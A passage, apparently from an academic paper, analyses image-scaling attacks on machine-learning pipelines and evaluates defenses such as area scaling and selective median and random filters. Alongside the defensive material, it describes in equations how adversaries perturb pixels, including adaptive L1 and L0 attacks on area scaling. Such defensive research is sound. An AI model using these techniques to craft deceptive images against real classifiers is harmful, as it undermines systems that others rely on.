Scaling reduces the dimension of an image. As a result, the frequency mixture of the image changes and higher frequencies are lost. This process is closely related to *downsampling* in signal processing, where a high-frequency signal is transformed to a lower frequency. A major problem of downsampling is that the reduced resolution might not be able to describe all relevant frequencies in the image. According to the Nyquist–Shannon theorem [19], it is only feasible to reconstruct a signal $s(t)$ from a discrete number of sampled points, if the sampling rate f_T is at least twice as high as the highest frequency f_{max} in the signal: $f_T \geq 2 \cdot f_{max}$.

If the frequency f_T is below that threshold, the signal cannot be unambiguously reconstructed. In this case, the sampled points do not provide enough information to distinguish between the original signal and other possible signals. Figure 4 shows an example of this phenomenon, where it is impossible to decide which one of the two signals $s(t)$ and $\hat{s}(t)$ is described by the sampled points. Ultimately, the reconstructed signal can differ significantly from the original signal, which is known as the *aliasing effect* [19]. As we see in the next sections, image-scaling attacks build on this very effect by cleverly manipulating a signal, such that its downsampled version becomes a new signal.




Figure 4: An example of an undersampled signal $s(t)$. Based on the sampling points, it is not possible to distinguish between $s(t)$ and $\hat{s}(t)$.

3.2 Scaling and Convolution

It is clear that scaling algorithms do not merely reduce the frequencies in an image. These algorithms carefully interpolate the pixels of the source image before downscaling it in order to mitigate the aliasing effect. This computation can be described as a *convolution* between the source signal and a kernel function [19]. For each position in the scaled image, the kernel combines a set of pixels (samples) from the source using a specific weighting. All scaling algorithms given in Table 1 can be expressed using this concept.

Without loss of generality, we focus on the horizontal scaling of a single row in the following, that is, a row $s \in \mathbb{R}^n$ from the source image is scaled to $d \in \mathbb{R}^{n'}$. We denote by β the respective scaling ratio: $\beta = n/n'$. The goal of downscaling is to determine the value for each pixel in d from a set of samples from s. This process can be described using a kernel function w as follows

$$(s \star w)(t) = \sum_{u=-\infty}^{\infty} w(t-u)\, s(u). \tag{5}$$

Intuitively, w represents a weighting function that is moved over s as a sliding window. We denote the size of this window as the *kernel width* σ. Each pixel within this window is multiplied by the respective weight at this position. Figure 5 exemplifies this process for a bilinear kernel with $\sigma = 2$. The first pixel in d is the aggregated result from the third and fourth pixel in s, while the second pixel in d is only estimated from the seventh pixel in s.




Figure 5: Scaling with convolution. The triangle illustrates the kernel with its relative weighting. It has a width of 2 and is shifted by a step size of β.

As the downscaling of an image produces a smaller number of pixels, the window of the kernel function needs to be shifted on s by a specific step size, similar to the process of sampling in signal processing. The scaling ratio defines this step size so that each sampling position is given by

$$g(p) = p \cdot \beta, \tag{6}$$

where p is the target pixel in d and $g(p)$ a position in s around which we place the kernel window. Note that the position $g(p)$ is not necessarily discrete and can also fall between two pixels, as shown in Figure 5. The downscaled output image is then computed as follows:

$$d_p = (s \star w)(g(p)) \quad p = 0, 1, \ldots, n'. \tag{7}$$




Figure 6: Visualization of kernel functions using in scaling algorithms.

Each scaling algorithm is defined by a particular kernel function. Figure 6 depicts the standard kernels for common scaling algorithms. For instance, nearest-neighbor scaling builds on the following kernel function:

$$w(x) = \begin{cases} 1 & \text{for } -0.5 \leqslant x < 0.5, \\ 0 & \text{otherwise .} \end{cases} \tag{8}$$

Only the value that is the closest to $g(p)$ is used by this scaling algorithm. In other words, nearest-neighbor scaling simply copies pixels from s on a discrete grid to d. Overall, each kernel differs in the number of pixels that it uses and the respective weighting of the considered pixels.

3.3 Root-Cause Analysis

Based on our insights from signal processing, we can start to investigate the root cause of image-scaling attacks. We observe that not all pixels in the source image equally contribute to its scaled version. Only those pixels close to the center of the kernel receive a high weighting, whereas all remaining pixels play a limited role during scaling. If the step size exceeds the kernel width, some pixels are even ignored and irrelevant for the scaling operation. Figure 5 illustrates this situation: Only three out of nine pixels are considered for computing the scaled output.

This imbalanced influence of the source pixels provides a perfect ground for image-scaling attacks. The adversary only needs to modify those pixels with high weights to control the scaling and can leave the rest of the image untouched. This strategy is sufficient for achieving both objectives of the attack: (O1) a modification of pixels with high weights yields $\text{scale}(A) \sim T$, and (O2) depending on the sparsity of those pixels the attack image A visually matches the source image S.

From the perspective of signal processing, image-scaling attacks can thus be interpreted as targeted aliasing, where the adversary selectively manipulates those regions of the signal that are sampled during downscaling. These regions create a high-frequency signal in the source image that is not visible in the spatial domain but precisely captures the sampling rate of the downscaling process.

We can deduce that the success of image-scaling attacks depends on the sparsity of pixels with high weight. If these

pixels are dense, the adversary may still achieve objective O1 but will fail to satisfy O2, as the attack becomes visible. Reviewing the general concept of scaling, we identify two factors that determine the sparsity of these pixels: the scaling ratio β and the kernel width σ. For images, we formally bound the ratio r of pixels that are considered during scaling by

$$r \leq (\beta_h \, \beta_v)^{-1} \, (\sigma_h \, \sigma_v). \tag{9}$$

The terms β_h, β_v as well as σ_h and σ_v denote the respective scaling ratio and kernel width horizontally and vertically. If the direction is irrelevant, we consider quadratic images for our analysis and use β and σ for both axis. Moreover, note that the right term may exceed one if the windows of the kernels overlap and pixels in the source are considered multiple times.

Scaling ratio. The larger the ratio β, the fewer pixels are considered during scaling if the kernel width is bounded. In particular, the number of pixels that are discarded growths quadratically with β. An adversary can thus easily control the ratio r by increasing the size of the source image.

Figure 7(a)-(c) show the influence of the scaling ratio on the attack for a kernel with $\sigma = 1$. All images fulfill objective O1, that is, the images are scaled down to the "cat" image. Depending on the scaling ratio, however, their success to objective O2 changes. For a large ratio of $\beta = 4$, the attack image looks like the source, and the cat is not visible. For a smaller scaling ratio, the manipulated image becomes a mix of the source and target. For $\beta = 1$, the attack obviously fails.

Kernel width. The smaller the kernel width σ, the fewer pixels are considered during each convolution. While σ is typically not controlled by the adversary, several implementations of scaling algorithms make use of very small constants for this parameter. For example, the nearest-neighbor, bilinear, and bicubic kernels of the TensorFlow framework have a width of 1, 2, and 4, respectively.

Figure 7(d)-(f) depict the influence of the kernel width on the attack for a fixed scaling ratio of $\beta = 4$. Again, all images fulfill objective O1 and are scaled down to the "cat" image. For $\sigma = 1$, the attack also satisfies objective O2 and is invisible. If two pixels are considered by the kernel, however, the cat becomes visible. For $\sigma = 4$, all pixels need to be manipulated and the attack fails.

Interestingly, our analysis is not limited to the scaling algorithms considered in this work. Any algorithm is vulnerable to image-scaling attacks if the ratio r of pixels with high weight is small enough. Our analysis thus allows developers to check quickly if their algorithms are vulnerable to these attacks. Overall, we are thus the first to provide a general understanding of this attack type in practice. This understanding enables us to compare different scaling algorithms and ultimately develop effective defense strategies.




Figure 7: Influence of the scaling ratio and kernel size (see Figure 2 for the setting of this example); β and σ are the same horizontally and vertically. Plot (a)–(c) show manipulated images under varying ratios. Plot (d)–(f) show manipulated images under varying kernel sizes. The symbols ✓and ✗ indicate if the attack is successful.

4 Defenses

We continue with the development of defenses that build on our analysis and address the root cause of image-scaling attacks—rather than fixing their symptoms. Our defenses aim to *prevent* attacks without interfering with the typical workflow of deep learning frameworks. They can thus serve as a plug-in for existing scaling algorithms. Note that the mere *detection* of attacks is not sufficient here, as the systems would need to cope with rejected inputs.

Consequently, we first derive requirements for secure scaling and use these to validate the robustness of existing algorithms (Defense 1). As only a few algorithms realize a secure scaling, we proceed to develop a generic defense that reconstructs the source image and thereby is applicable to any scaling algorithm as preprocessing (Defense 2).

4.1 Attacker Model

For the construction and evaluation of our defenses, we consider two types of adversaries: a *non-adaptive* adversary who uses existing image-scaling attacks, and an *adaptive* adversary who is aware of our defense and adapts the attack strategy accordingly. Both adversaries have full knowledge of the scaling algorithm and the target size. In the adaptive scenario, the adversary additionally has full knowledge of the applied defense. Finally, we expect the adversary to freely choose the source and target image so that she can find the best match for conducting attacks in a given setup.

We note that these assumptions are realistic due to the open-source nature of deep learning frameworks and the use of several well-known learning models in practice, such as VGG19 and Inception V3/V4. With black-box access to the scaling and learning models, an adversary can even deduce the scaling algorithm and target size by sending a series of specially crafted images to the learning system [see 35].

4.2 Defense 1: Robust Scaling Algorithms

Let us start with the conception of an ideal robust scaling algorithm which serves as a prototype for analyzing the properties of existing algorithms.

An ideal scaling algorithm. In the ideal case, an algorithm investigates each pixel of the source image at least once for downscaling. The robustness of the scaling increases further if the employed convolution kernels overlap, and thus one pixel of the source contributes to multiple pixels of the scaled version. Technically, this requirement can be realized by *dynamically* adapting the kernel width σ to the scaling ratio β, such that $\sigma \geq \beta$ holds. That is, the larger the ratio between the source and the scaled image, the wider the convolution kernel needs to become to cover all pixels of the image.

In addition to processing all pixels, an ideal algorithm also needs to weight all pixels equally; otherwise, a kernel with small support would leave pixels untouched if their weights become zero. For example, pixels close to the edge of the convolution window typically receive a very low weighting, as shown in Figure 6. As a result, the convolution of an ideal algorithm should be *uniform* and combine all pixels in the current kernel window with equal weight.

Although both properties—considering all pixels and a uniform convolution—can be technically implemented, they introduce challenges that can limit their practical utility: First, processing all pixels of an image slows down the scaling process. This is not necessarily a problem in applications where large neural networks are trained, and the overhead of scaling is minimal anyway. However, in real-time settings, it might be prohibitive to go over all pixels during scaling. Second, the flattened weighting of the convolution can blur the image content and remove structure necessary for recognizing objects. As a consequence, we identify a trade-off between security and performance in image scaling.

Existing scaling algorithms. Based on the concept of an ideal algorithm, we examine the source code of the three considered imaging libraries and analyze their scaling algorithms with respect to the processed pixels and the employed convolution kernels. In particular, we inspect the source code of OpenCV version 4.1, Pillow 6.0, and tf.image 1.14 from TensorFlow. Table 3 shows the results of this investigation.

Table 3: Kernel width σ for the scaling algorithms implemented by the imaging libraries OpenCV, tf.image (TensorFlow) and Pillow.

Library	OpenCV	TF	Pillow
Nearest	1	1	1
Bilinear	2	2	$2 \cdot \beta$
Bicubic	4	4	$4 \cdot \beta$
Lanczos	8	—	$6 \cdot \beta$
Area	β	β	β

We observe that several scaling algorithms are implemented with fixed-size convolution kernels. For example, OpenCV and TensorFlow implement nearest-neighbor, bilinear, and bicubic scaling with a kernel width of 1, 2, and 4, respectively. Consequently, these algorithms become vulnerable once the scaling ratio exceeds the kernel width, and pixels of the source image are omitted during scaling.

Fortunately, however, we also identify one algorithm that is implemented with a dynamic kernel width of β in all frameworks: *area scaling*. This algorithm scales an image by simply computing the average of all pixels under the kernel window, which corresponds to a uniform convolution, as shown in Figure 6 for $\beta = 4$. Moreover, area scaling corresponds to a low-pass filter which mitigates the aliasing effect. As a result, area scaling provides strong protection from image-scaling attacks, and the algorithm is a reasonable defense if the uniform weighting of the convolution does not impact later analysis steps. We demonstrate the robustness of area scaling in our empirical evaluation in Section 5.

Our analysis provides another interesting finding: Pillow stands out from the other imaging library, as it implements a dynamic kernel width for all algorithms except for nearest-neighbor scaling. The dynamic kernel width σ is chosen such that the convolution windows substantially overlap, for example, for bicubic and Lanczos scaling by a factor of 4 and 6, respectively. Although the used convolutions are not uniform for these algorithms, this overlap creates a notable obstruction for the attacker, as dependencies between the overlapping windows need to be compensated. Figure 8 schematically shows the dynamic kernel width of Pillow in comparison to the implementations of OpenCV and TensorFlow.

Disadvantages. While area scaling and the Pillow library provide a means for robust scaling, they also induce drawbacks. As exemplified in Figure 9, the algorithms cannot entirely remove all traces from the attacks. Small artifacts can remain, as the manipulated pixels are not cleansed and still contribute to the scaling, though with limited impact. Our evaluation shows that these remnants are not enough to fool the neural network anymore. The predicted class for the scaled images, however, is not always correct due to the noise of the attack remainings. As a remedy, we develop an alternative defense in the next section that reconstructs the source image and thus is applicable to any scaling algorithm. This reconstruction removes attack traces, and thus the classifier predicts the original class again.




Figure 8: Comparison of bilinear scaling for Pillow, OpenCV and TensorFlow. The latter two fix σ to 2, while Pillow uses a dynamic kernel width.




Figure 9: Comparison of scaling algorithms: (a) insecure nearest-neighbor scaling, (b) robust area scaling, and (c) robust scaling from Pillow. Note the visible attack traces in (b) and (c).



Figure 11: Examples of our defense: (a) insecure nearest-neighbor scaling, (b) robust scaling using a median filter, and (c) a random filter. Note that attack traces are not visible anymore.

4.3 Defense 2: Image Reconstruction

We construct our defense around the main working principle of image-scaling attacks: The attacks operate by manipulating a small set of pixels that controls the scaling process. With knowledge of the scaling algorithm, we can precisely identify this set of pixels in the attack image. The naive defense strategy to remove this set effectively blocks any attack, yet it corrupts the scaling, as all relevant pixels are removed. Instead, we first identify all pixels processed by a scaling algorithm and then reconstruct their content using the remaining pixels of the image.

Reconstructing pixels in images is a well-known problem in image processing, and there exist several methods that provide excellent performance in practice, such as techniques based on wavelets and shearlets [e.g., 26, 30]. These involved approaches, however, are difficult to analyze from a security perspective, and their robustness is hard to assess. Hence, we propose two simple reconstruction methods for the considered pixels that possess transparent security properties: a *selective median filter* and a *selective random filter*.

Selective median filter. Given a scaling algorithm and a target size, our filter identifies the set of pixels $\mathcal{P}$ in the input image that is processed during scaling. For each of the pixels $p \in \mathcal{P}$, it determines a window W_p around p, similar to a convolution kernel, and computes the median pixel value for this window. To make the computation robust, we define the size of this window as $2\beta_h \times 2\beta_v$, which ensures that half of the pixels overlap between the different windows and thus hinders existing scaling attacks. Furthermore, we take care of other manipulated points $p' \in \mathcal{P}$ in W_p and exclude them from the computation of the median. Figure 10 depicts the basic principle of our selective median filter.




Figure 10: Image reconstruction using a selective median filter. Around each point p that is considered by the downscaling algorithm (red), we take the median of all values in a window around it (green), except for other candidates that are present in the window.

In comparison to other approaches for reconstructing the content of images, this defense builds on the statistical robustness of the median operation. Small groups of pixels with high or low values are compensated by the median. On average, the adversary is required to change about 50% of the pixels in a window to reach a particular target value for the median. Our evaluation demonstrates that non-adaptive as well as adaptive adversaries are not capable of effectively manipulating these median values without introducing strong visible artifacts (see Section 5).

The robustness of the median filter comes at a price: Computing the median for all pixels in each window W_p for all $p \in \mathcal{P}$ yields a run-time complexity of $O(|\mathcal{P}| \cdot \beta_h \cdot \beta_v)$. That is, the run-time growths quadratically with the scaling ratio. While this overhead might be neglectable when working with large neural networks, there also exist applications in which more efficient scaling is necessary. Providing secure and efficient scaling, however, is a challenging task, as the robustness of a scaling algorithm increases with the number of considered pixels.

Selective random filter. To tackle the problem of efficiency, we also propose a selective random filter that takes a random point from each window instead of the median. This filter is suitable for applications that demand a very efficient run-time performance and might tolerate a loss in visual quality. Appendix B outlines the filter in more detail.

In summary, we present two defenses that target the core of image-scaling attacks. As exemplified by Figure 11, both restore the pixels that an adversary changes and prevent the attacks. These defenses can be easily used in front of existing scaling algorithms, such that almost no changes are necessary to the typical workflow of machine learning systems.

5 Evaluation

We continue with an empirical evaluation of our defenses against image-scaling attacks. In Section 5.2 and 5.3, we study the security of robust scaling algorithms (Defense 1). In Section 5.4 and 5.5, we examine our novel defense based on image reconstruction (Defense 2). For each defense, we start the evaluation with a non-adaptive adversary that performs regular image-scaling attacks and then proceed to investigate an adaptive adversary who tries to circumvent our defenses.

5.1 Experimental Setup

To evaluate the efficacy of our defenses, we consider the objectives O1 and O2 of image-scaling attacks presented in Section 2.2.3. If a defense is capable of impeding one of these objectives, the attack fails. For example, if the control of the adversary over the source is restricted, such that the classification of the scaled version is not changed, the defense has foiled O1. Similarly, if the embedded target image becomes clearly visible, the defense has thwarted O2. Consequently, we design our experiments along with these two objectives.

Dataset & Setup. We use the ImageNet dataset [25] with a pre-trained VGG19 model [28] for our evaluation. This deep neural network is a standard benchmark in computer vision and expects input images of size $224 \times 224 \times 3$. From the dataset, we randomly sample 600 images as an unmodified reference set and 600 source images for conducting attacks. For each source image, we randomly select a target image from the dataset, ensuring that both images have different classes and predictions. As we are interested in investigating different scaling ratios, we sample the images such that we obtain 120 images for each of the following five intervals of ratios: $[2,3), [3,4), [4,5), [5,7.5), [7.5,10)$. Since we have two ratios along the vertical and horizontal direction for each image, we consider the minimum of both for this assignment.

We implement image-scaling attacks in the strong variant proposed by Xiao et al. [35]. We make a slight improvement to the original attacks: Instead of using a fixed ε value, we increase its value gradually from 1 up to 50 if the quadratic programming solver cannot find a solution. During our evaluation, we observe that single columns or rows may require a larger ε to find a feasible solution. In this way, we can increase the attack's success rate, if only a single part of an image requires a higher ε value.

As scaling algorithms, we consider the implementations of nearest-neighbor, bilinear, bicubic, and area scaling from the libraries OpenCV (version 4.1), Pillow (version 6.0), and tf.image (version 1.13) from TensorFlow. We omit the Lanczos algorithm, as it provides comparable results to bicubic scaling in our experiments due to the similar convolution kernel and kernel width (see Figure 6).

Evaluation of O1: Predictions using VGG19. To assess objective O1 of the attacks, we check if the deep neural network VGG19 predicts the same class for the scaled image scale(A) and the target image T. As there are typically minor fluctuations in the predicted classes when scaling with different ratios, we apply the commonly used top-5 accuracy. That is, we check if a match exists between the top-5 predictions for the target image T and the scaled image scale(A).

Evaluation of O2: User Study. To investigate objective O2, we conduct user studies with 36 human subjects. The group consists of female and male participants with different professional background. The participants obtain 3 attack images for each interval of scaling ratio and are asked to visually identify one or more of three classes, where one class corresponds to the source image, one to the embedded target image and the third to an unrelated class. We consider an attack successful, if a participant selects the class of the source image only and does not notice the target image.

Evaluation of O2: PSNR. As quantitative measurement, we additionally use the Peak Signal to Noise Ratio (PSNR), a common metric in image processing [8], to measure the difference between the unmodified source image and the attacked image. Formally, the PSNR for the attack image A and the source image S is defined as

$$\mathrm{PSNR}(A,S) = 10 \log_{10} \left(\frac{I_{\max}^2}{\frac{1}{N} \| A - S \|_2^2} \right). \qquad (10)$$

The denominator represents the mean squared error between both images with N as the total number of pixels, and I_{max} as the maximum of the pixel range. A high PSNR value (larger than 25 dB) indicates a strong match between two images. As a conservative choice, we consider the attack unsuccessful if the PSNR value is below 15 dB. We also experimented with more advanced methods for comparing the quality of images, such as feature matching based on SIFT analysis [16]. This technique, however, shows the same trends as the simple PSNR measurement, and thus we omit these measurements.

5.2 Defense 1: Non-Adaptive Attack

In our first experiment, we examine the robustness of existing scaling algorithms from OpenCV, TensorFlow, and Pillow against image-scaling attacks. Note that we investigate area scaling in the following Section 5.3, as it is not vulnerable to standard image-scaling attacks.

Evaluation O1. Figure 12 shows the performance of the attack as the ratio of classifications with the wanted target class after scaling. The attack is successful with respect to O1 for all scaling algorithms from OpenCV, TensorFlow, and Pillow. An exception is Pillow's bilinear scaling where the success rate is 87%, as a feasible solution is not found for all source and target pairs here. Overall, our results confirm that an attacker can successfully manipulate an image such that its scaled version becomes a target image, irrespective of the scaling algorithm or library. This manipulation, however, is not sufficient for a successful attack in practice, as visual traces may clearly indicate the manipulation and undermine the attack. We thus also evaluate O2 in this experiment.

Evaluation O2. Figure 13 shows the results from our user study investigating the visual perception of the generated attack images. In line with our theoretical analysis, the attack is successful against OpenCV and TensorFlow, once a certain




Figure 12: Success rate of image-scaling attacks with respect to objective O1: the number of classifications with target class after scaling.

scaling ratio is reached (red bars in Figure 13). We observe that for ratios exceeding 5, most attack images are not detected by the participants. However, for the implementations of bilinear and bicubic scaling in the Pillow library, the participants always spot the attack and identify the embedded target class in the source image. This result confirms our analysis of the implementations in Section 4.2 and the vital role of the dynamic kernel width used by Pillow.

In addition, Figure 19 in Appendix D reports the PSNR values between the attack and source image over the entire dataset. We observe the same trend as in the user study. For OpenCV and TensorFlow, the images become similar to each other with a larger β, reaching PSNR values above 25 dB.

Summary. We can confirm that image-scaling attacks are effective against several scaling algorithms in popular imaging libraries. The attacks succeed in crafting images that are classified as the target class. However, the visibility of the attacks depends on the scaling ratio and the kernel width. In the case of Pillow, the attack fails for bilinear, bicubic, and Lanczos scaling to hide the manipulations from a human viewer. We thus conclude that these implementations of scaling algorithms can be considered robust against a non-adaptive adversary in practice.

5.3 Defense 1: Adaptive Attacks

In our second experiment, we consider an adaptive adversary that specifically seeks means for undermining robust scaling. To this end, we first attack the implementation of the Pillow library (Section 5.3.1) and then construct attacks against area scaling in general (Section 5.3.2 and 5.3.3).

5.3.1 Attacking the Pillow Library

Our analysis shows that image-scaling attacks fail to satisfy objective O2 when applied to the Pillow library. The dynamic kernel width forces the attack to aggressively change pixels in the source, such that the target image becomes visible. As a remedy, we propose to limit the number of changed pixels. To build on the successful attacks against OpenCV and TensorFlow, we allow 2 pixels to be freely changed in the optimization from Eq. (4) while using images with $\beta \in [4,5)$. The goal is to find a modification for these pixels, such that the convolution over the whole kernel yields the target value.




Figure 13: User study on image-scaling attacks with respect to objective O2. The attack is successful if only the source image S is visible (red).

To increase the chances to obtain a feasible solution, we additionally allow the remaining pixels to be changed by at most 10. We rerun the experiment from the previous section with this new constraint and report results for 120 image pairs with $\beta \in [4,5)$ for bilinear and bicubic scaling, respectively.

Results. The added constraint severely impacts the success rate of the attack. The rate drops to 0% for bilinear scaling and to 0.83% for bicubic scaling. That is, the objective O1 is not reached anymore. In the majority of cases, no feasible solution exists and several columns of the source image are not modified. Only in a single case, the attack is successful for bicubic scaling. However, the attack image shows obvious traces from the target image, clearly revealing the attack.

5.3.2 Attacking Area Scaling

Area scaling stands out from the other algorithms as it employs a uniform weighting of pixels and operates on rectangular blocks instead of columns and rows. As a result, the original attack by Xiao et al. [35] is not applicable to this scaling algorithm. To attack area scaling, we thus propose two novel attack strategies.

The first strategy aims at slightly changing all pixels of a block to control its average. That is, we seek a minimal perturbation under the L_1 norm such that the average of the block becomes the targeted value. For a target value t, we solve the following optimization problem:

$$\min(\|\tilde{\Delta}\|_1) \text{ s.t. } \left\|avg(\tilde{S}+\tilde{\Delta})-t\right\|_\infty \leqslant \varepsilon\,, \qquad (11)$$

where $\tilde{S}$ is the current block, $\tilde{\Delta}$ its perturbation and ε a small threshold. The L_1 norm in Eq. (11) leads to an equally dis-




Figure 14: Adaptive attack against area scaling: (a) Distribution of PSNR values and (b) the average number of changed pixels by the L_0-based attack.

tributed manipulation of the pixels in each block. The results for the L_2 norm are equivalent and thus omitted.

The second strategy aims at adapting only a few pixels of a block while leaving the rest untouched. In this case, we optimize the L_0 norm, since only the number of changed pixels counts. Our attack works as follows for a current image block: if the target value is larger than the current average, the adversary iteratively sets pixels in the source to $I_{\max}$ until the target is reached. If the target is smaller, we iteratively set pixels to 0. Note that the last value generally needs to be adapted, such that the average becomes the target value.

Results. With respect to objective O1, both the L_1 and L_0 attack are successful in 100% of the images. However, both variants fail reaching objective O2 in all of the cases. A manual inspection of the images reveals that the source is largely overwritten by both attacks and parts of the target become visible in all attack images. Figure 14(a) provides results on this experiment by showing the distribution of PSNR values over all source-attack image pairs. The average PSNR is 8.6 dB for L_1 and 6.7 dB for L_0, which corresponds to a very low similarity between the source and the attack image. In addition, Figure 14(b) depicts the distribution of changed pixels for the L_0 attack. While for the majority around 50% of the pixels are changed, a few images only require to change 28%. Still, this is too much to achieve objective O2. Figure 20 in Appendix D shows the five best images from our evaluation with the smallest number of changed pixels. In all cases, the source image cannot be recognized anymore.

5.3.3 Selective Source Image

In addition to the two adaptive attacks, we also examine area scaling under a more challenging scenario. In this scenario, the adversary selects the most suitable source image for a fixed target. As a result, the class of the source image is arbitrary and potentially suspicious, yet the attack becomes stronger due to the selected combination of source and target. We implement this strategy as follows: For each target image T, we choose the source image S, for which the scaled version has the smallest average distance to the target image. Fewer changes are thus required to obtain a similar output after scaling. We report results for the 100 best novel source-target pairs in the following.

As before, both the L_1 and L_0 attack are successful in 100% of all cases regarding objective O1. However, the attack again largely overwrites the source image, such that the target is visible in all cases. The examples from Figure 21 in Appendix D underline that the attack fails to keep the changes minimal, although the source and target are similar to each other. The average PSNR value is 16 dB for L_1 and 12 dB for L_0. Both are slightly higher than in the non-selective scenario but still far too low compared to successful examples from Section 5.2.

Summary. We conclude that area scaling is robust against the different adaptive attacks considered in this work, as well as the selection of source images. These attacks are a best effort for assessing the security of area scaling and confirm our theoretical analysis from Section 4.2. In summary, we recommend using area scaling when the uniform weighting of pixels does not impact any following analysis steps.

5.4 Defense 2: Non-Adaptive Attack

We proceed with evaluating our novel defenses for reconstructing images (Section 4.3). In particular, we combine the selective median and random filter with a vulnerable scaling algorithm and test the robustness of the combination. As attacks, we consider all manipulated images from Section 5.2 that satisfy the objectives O1 and O2 for one scaling algorithm. This includes attacks against nearest-neighbor scaling from all imaging libraries as well as attacks against bilinear and bicubic scaling from OpenCV and TensorFlow.

Evaluation O1. Our two defenses prevent all attacks. When they are employed, no attack image succeeds in reaching objective O1 for the respective scaling algorithm. The image reconstruction effectively removes the manipulated pixels and thereby prevents a misclassification of the images.

Evaluation O2. As the original image content is reconstructed, the visual difference between the source and the reconstructed images are minimal. Figure 15 depicts the distribution of PSNR values between each source and attack image—before and after reconstruction. The quality considerably increases after restoration and reaches high PSNR values above 25 dB. Figure 22 in Appendix D provides some examples before and after reconstruction.

Reconstruction Accuracy. Table 4 depicts the success rate of reconstructing the attack image's original prediction, that is, we obtain the prediction of its actual source image. The median filter recovers the predictions in almost all cases successfully. For the random filter, the success rate is slightly reduced due to the noise from the reconstruction.




Figure 15: PSNR distribution before and after attack image reconstruction for median and random filter on OpenCV's scaling algorithms. Results for the other scaling algorithms are similar and thus omitted.

In addition, we also measure the impact of both filters on benign, unmodified images. The median filter runs with almost no loss of accuracy. The random filter induces a small loss which can be acceptable if a low run-time overhead of this defense is an important criterion in practice.

